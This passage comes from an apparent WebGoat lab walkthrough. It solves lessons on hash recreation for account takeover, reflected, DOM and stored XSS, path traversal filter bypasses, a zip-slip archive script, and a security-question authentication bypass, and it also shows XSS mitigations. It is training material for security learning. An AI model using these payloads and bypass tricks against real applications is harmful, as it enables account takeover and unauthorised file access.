  } catch (Exception ex) {
    this.userHash = "Error generating user hash";
  }
}

protected String genUserHash(String username, String password, String passwordSalt)
    throws Exception {
  MessageDigest md = MessageDigest.getInstance("SHA-256");
  // salting is good, but static & too predictable ... short too for a salt
  String salted = password + passwordSalt + username;
  // md.update(salted.getBytes("UTF-8")); // Change this to "UTF-16" if needed
  byte[] hash = md.digest(salted.getBytes(StandardCharsets.UTF_8));
  return Base64.getEncoder().encodeToString(hash);
}
}
```

Here is the sql file where Jerry's credentials are located:

```
INSERT INTO access_control_users VALUES ('Tom', 'qwertyqwerty1234', false);
INSERT INTO access_control_users VALUES ('Jerry', 'doesnotreallymatter', true);
INSERT INTO access_control_users VALUES ('Sylvester', 'testtesttest', false);
```

All that's left to is write a script that recreates the encryption process:

```
import java.nio.charset.StandardCharsets;
import java.security.MessageDigest;
import java.security.NoSuchAlgorithmException;
import java.util.Base64;

public class Main {
    public static void main(String[] args) {
        String password = "doesnotreallymatter";
        String username = "Jerry";
        String weakSalt = "DeliberatelyInsecure1234";
        String strongSalt = "DeliberatelyInsecure1235";

        try {
            MessageDigest md = MessageDigest.getInstance("SHA-256");
            String salted = password + weakSalt + username;
            byte[] hash = md.digest(salted.getBytes(StandardCharsets.UTF_8));
            System.out.println(Base64.getEncoder().encodeToString(hash));


        } catch (Error e) {

        } catch (NoSuchAlgorithmException e) {
            throw new RuntimeException(e);

        }
    }
}
```

First, let's test with the weak salt to see if we can generate the hash of the previous lesson:

```
java -cp /tmp/td5H16Mx2k/Main
SVtOlaa+ER+w2eoIIVE5/77umvhcsh5V8UyDLUa1Itg=

=== Code Execution Successful ===
```

Yes, it worked.
Now, all that's left to do is replace the weak salt with the strong salt and repeat the process:

```
String salted = password + strongSalt + username;
```

We get this output:

```
java -cp /tmp/FuYBMX5pzE/Main
d4T2ahJN4fWP83s9JdLISio7Auh4mWhFT1Q38S6OewM=

=== Code Execution Successful ===
```


Let's try to submit it and see what happens:

And we successfully completed the 4th lesson.


Injection:

Cross Site Scripting:

In the first lesson, we're given this HTML page:




And we're required to find the vulnerable field in the form using the alert() method. For the first attempt, let's try to simply submit the form and see what happens:



We can see in the image above that after submitting the form, the credit card info we typed is displayed back to us. Seems like the credit card field is the vulnerable field.
Let's try injecting to it the following script tag:

```
<script>alert('YOU ARE EXPOSED!!')</script>
```


And observe what happens:




And we're done!

In the next lesson, we're required to identify potential for DOM-Based XSS. We need to find the route for the test code that stayed in the app during production.

We'll start with opening the developer tool in the browser and we'll take a look at the sources tab:




If we dive deeper into the source files of the page, we can see that there is a file named GoatRouter.js:




In this file, there is a JSON object named routes, and it has the route "test/:param" which is redirected to a function named "testRoute":

So, let's scroll all the way down to "testRoute" function and see what it does:



So basically, we can see that there is a test/:param route which call a testRoute(param), so the parameter is passed to the lesson controller. Let's try surfing to this url and see what result we get:



We can conclude that any input that passed after “test/” will be reflected back to the page, so the route is “start.mvc#test/”.

And we’re done

In the next lesson, we’re required to execute a JS function by injecting the payload for running webgoat.customjs.phoneHome() in the URL. So, first we take the function webgoat.customjs.phoneHome() and surround it with script tags:

```
<script>webgoat.customjs.phoneHome()</script>
```

Next, we take this entire string and pass it to Burp so it will encode it as a URL:

Now, we take the encoded URL and pass it after the test route, let’s see the response we got:


Seems like we made it. All that is left is to pass the number in the response and submit it:

And we’re done!

Cross Site Scripting (stored):

In this lesson, we’re given a comment section page and our task is to inject through a comment a JS code that calls the webgoat.customjs.phoneHome() function.
Let’s try to simply inject the call to the function surrounded with script tags:

Let’s take a look at the server’s response:



As can be seen in the server’s response, we successfully injected the JS code. All that is left to do is to paste the number in the response and submit it:

And we’re done!

Cross Site Scripting (mitigation):

In the first lesson we’re given a JSP file and we’re suppose to prevent Reflecting XSS by escaping the URL parameters:

```
<html>
<head>
    <title>Using GET and POST Method to Read Form Data</title>
</head>
<body>
    <h1>Using POST Method to Read Form Data</h1>
    <table>
        <tbody>
            <tr>
                <td><b>First Name:</b></td>
                <td>YOUR CODE HERE</td>
            </tr>
            <tr>
                <td><b>Last Name:</b></td>
                <td>YOUR CODE HERE</td>
            </tr>
        </tbody>
    </table>
</body>
</html>
```

We’ll try to encode the user’s input right before we place it in the HTML document. We’ll make use of the JavaServer Pages Standard Tag Library (JSTL) and JSP expression language.
We will be using OWASP Java Encoder Project to mitigate XSS vulnerabilities. We’ll begin with declaring the use of a tag library with taglib in the JSP file.

```
<%@ taglib uri="https://www.owasp.org/index.php/OWASP_Java_Encoder_Project" prefix="e" %>
```

We'll encode the `first_name` and `last_name` parameters using the OWASP Java Encoder, and then we'll display them:

```
<%@ taglib uri="https://www.owasp.org/index.php/OWASP_Java_Encoder_Project" prefix="e" %>
<html>
<head>
    <title>Using GET and POST Method to Read Form Data</title>
</head>
<body>
    <h1>Using POST Method to Read Form Data</h1>
    <table>
        <tbody>
            <tr>
                <td><b>First Name:</b></td>
                <td>${e:forHtml(param.first_name)}</td>
            </tr>
            <tr>
                <td><b>Last Name:</b></td>
                <td>${e:forHtml(param.last_name)}</td>
            </tr>
        </tbody>
    </table>
</body>
</html>
```

And we're done!

In the next lesson, we're given a java class that saves a comment into a database:

```
public class MyCommentDAO {

  public static void addComment(int threadID, int userID, String newComment) {

    String sql = "INSERT INTO COMMENTS(THREADID, USERID, COMMENT) VALUES(?,?,?);";
    try {
          PreparedStatement stmt = connection.prepareStatement(sql);
          stmt.setInt(1, threadID);
          stmt.setInt(2, userID);
          stmt.setString(3, newComment);
          stmt.executeUpdate();
    } catch (SQLException e) {
            e.printStackTrace();
    }
  }
}
```

And, we're also given a java class that uses the `addcomment()` function:

```
import org.owasp.validator.html.*;
import MyCommentDAO;

public class AntiSamyController {
    ...
    public void saveNewComment(int threadID, int userID, String newComment){
        MyCommentDAO.addComment(threadID, userID, newComment);
    }
    ...
}
```

Our task is to prevent Stored XSS by creating a clean string inside the `saveNewComment()` function. We'll use the "antisamy-slashdot.xml" as a policy file:


```
import org.owasp.validator.html.*;
import MyCommentDAO;

public class AntiSamyController {
     public void saveNewComment(int threadID, int userID, String newComment) {
         Policy p = Policy.getInstance("antisamy-slashdot.xml");
```

```
            AntiSamy as = new AntiSamy();
            CleanResults cr = as.scan(newComment, p, AntiSamy.DOM);
            MyCommentDAO.addComment(threadID, userID, cr.getCleanHTML());
        }
    }
```


And we're done!

Path Traversal:

In this lesson, our task is to overwrite a specific file in the file system.
First, we'll try to upload a file and intercept the request with Burp.
After uploading and sending, the request looks like this:




This is the part part of the request we'll be focusing on:



We'll add `../` before `test` and send the request:

We received this response:



Which means we successfully performed the task!

In the next lesson, the developer became aware of the vulnerability and implemented a fix that removed the `../` from the input.
Again, we'll upload the image and intercept the request with Burp. We'll to bypass the fix by putting `....//test`:


```
------WebKitFormBoundaryeDacKmt1nzBsArpN
Content-Disposition: form-data; name="fullNameFix"

....//test
------WebKitFormBoundaryeDacKmt1nzBsArpN
Content-Disposition: form-data; name="emailFix"

test@test.com
------WebKitFormBoundaryeDacKmt1nzBsArpN
Content-Disposition: form-data; name="passwordFix"

test
------WebKitFormBoundaryeDacKmt1nzBsArpN--
```

We look at the server's response:


```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: application/json
Date: Thu, 11 Jul 2024 16:21:06 GMT
Content-Length: 196

{
  "lessonCompleted":true,
  "feedback":
  "Congratulations. You have successfully completed the assignment.",
  "output":null,
  "assignment":"ProfileUploadFix",
  "attemptWasMade":true
}
```

And we can see that we successfully bypassed the fix

In the next lesson, the developer implemented another fix. We're gonna bypass it…
Like before, we'll upload the image and intercept the request:



We can see that the file name is taken directly from the name of the file passed to the web app.
We can manipulate the request by adding
`../` before the file name:




Once again, we look at the server's response:

And we did it again!

In the next lesson, our task is to try to find a file called `path-traversal-secret.jpg` .

Let’s hit the “show random cat” button and see the request and the response:




Let’s try to edit the request as follows:

```
/PathTraversal/random-picture?id=../../
```


If we’ll send the request as modified above, we’ll get a response that says `../` is illegal. So, we’ll take `../../` and encode it to URL format with Burp’s encoder:

We can see that the server can process the request. Now we’re gonna find the files path.
We’ll try to find the file provided in this task:
`path-traversal-secret.jpg` :



And we found it!

In the next task, we’re only allowed to upload zip files. We have this page:



Let’s try to upload a zip file and see what happens.

We got this response:

Sorry the solution is not correct, please try again.
Zip file extracted successfully failed to copy the image. Please get in touch with our helpdesk.

Let’s create a zip file that traverses to the top and then back into the given directory in the task.
First, we create a directory:

```
mkdir C:\WebGoat\PathTraversal\ariel97
cd C:\WebGoat\PathTraversal\ariel97
```

Now, let’s download an image from WebWolf:

```
curl -o ariel97.jpg http://127.0.0.1:9090/WebWolf/images/wolf.png
```

Now, let’s create a zip file with file traversal:

```
import zipfile
import os

zip_path = r'C:\WebGoat\PathTraversal\ariel97\profile.zip'
file_to_add = r'C:\WebGoat\PathTraversal\ariel97\ariel97.jpg'
traversal_path = r'..\..\..\..\..\..\..\..\WebGoat\PathTraversal\ariel97\ariel97.jpg'

with zipfile.ZipFile(zip_path, 'w') as zip_file:
    zip_file.write(file_to_add, traversal_path)
```

Now, let’s run the script to create a zip using the following command:

```
python test.py
```

And finally, we’ll try to upload the zip:

Congratulations. You have successfully completed the assignment.
Zip file extracted successfully failed to copy the image. Please get in touch with our helpdesk.

An, we’re done!

Identity and Auth failure

Authentication Bypasses

Authentication Bypasses happen in many ways but usually take advantage of some flaw in the configuration or logic. Tampering to achieve the right conditions.

according to the background for this module the functionality to verify the security questions was implemented wrong in the backend. we can exploit it by noticing how the backend is verifying the security questions, it looks something like this:


```
if(key.contains("secQuestion")){
    map.put(key,value)
}

if(map.size()==2) {
    //check map in ("secQuestion0") and ("secQuestion1")
}
```

we can easily manipulate the query using a proxy to pass the first condition and to not verify the map in the above mentioned keys. all we need to do is to change the params value to have “secQuestion” as a prefix and not have “0” or “1” as a last character.


for example:

```
POST /WebGoat/auth-bypass/verify-account HTTP/1.1
Host: localhost:8080
Content-Length: 95
sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "macOS"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc?username=saarazari
Accept-Encoding: gzip, deflate, br
Cookie: hijack_cookie=1635892820320073689-1720692490524; JSESSIONID=NXC-ib_314U84e3nZjWRnylTJqzS98h2UNGHTng2; spoof_auth=
"NmQ1NzVhNzE1NjU5NDk10TRlNzQ3NDYxNmY2NzYyNjU3Nw=="
Connection: keep-alive

secQuestion0=Hemi&secQuestion1=Leibovich&jsEnabled=1&verifyMethod=SEC_QUESTIONS&userId=12309746
```

when intercepting the query done in the module we see the names for the security questions:




lets modify the query using the proxy:




and now we actually pass the 2FA and can change the user password.


Insecure login




lets inspect the network traffic for this webpage:



we can see `start.mvc?username=saarazari` received a 405 response code.



we found the login credential for another user in the payload of the request




insert it and we are done:

JWT tokens

Many application use JSON Web Tokens (JWT) to allow the client to indicate is identity for further exchange after authentication.

Structure of a web token:



The token is base64 encoded and consists of three parts:

- header
- claims
- signature


Both header and claims consist are represented by a JSON object. The header describes the cryptographic operations applied to the JWT and optionally, additional properties of the JWT. The claims represent a JSON object whose members are the claims conveyed by the JWT.

JWT claim misuse

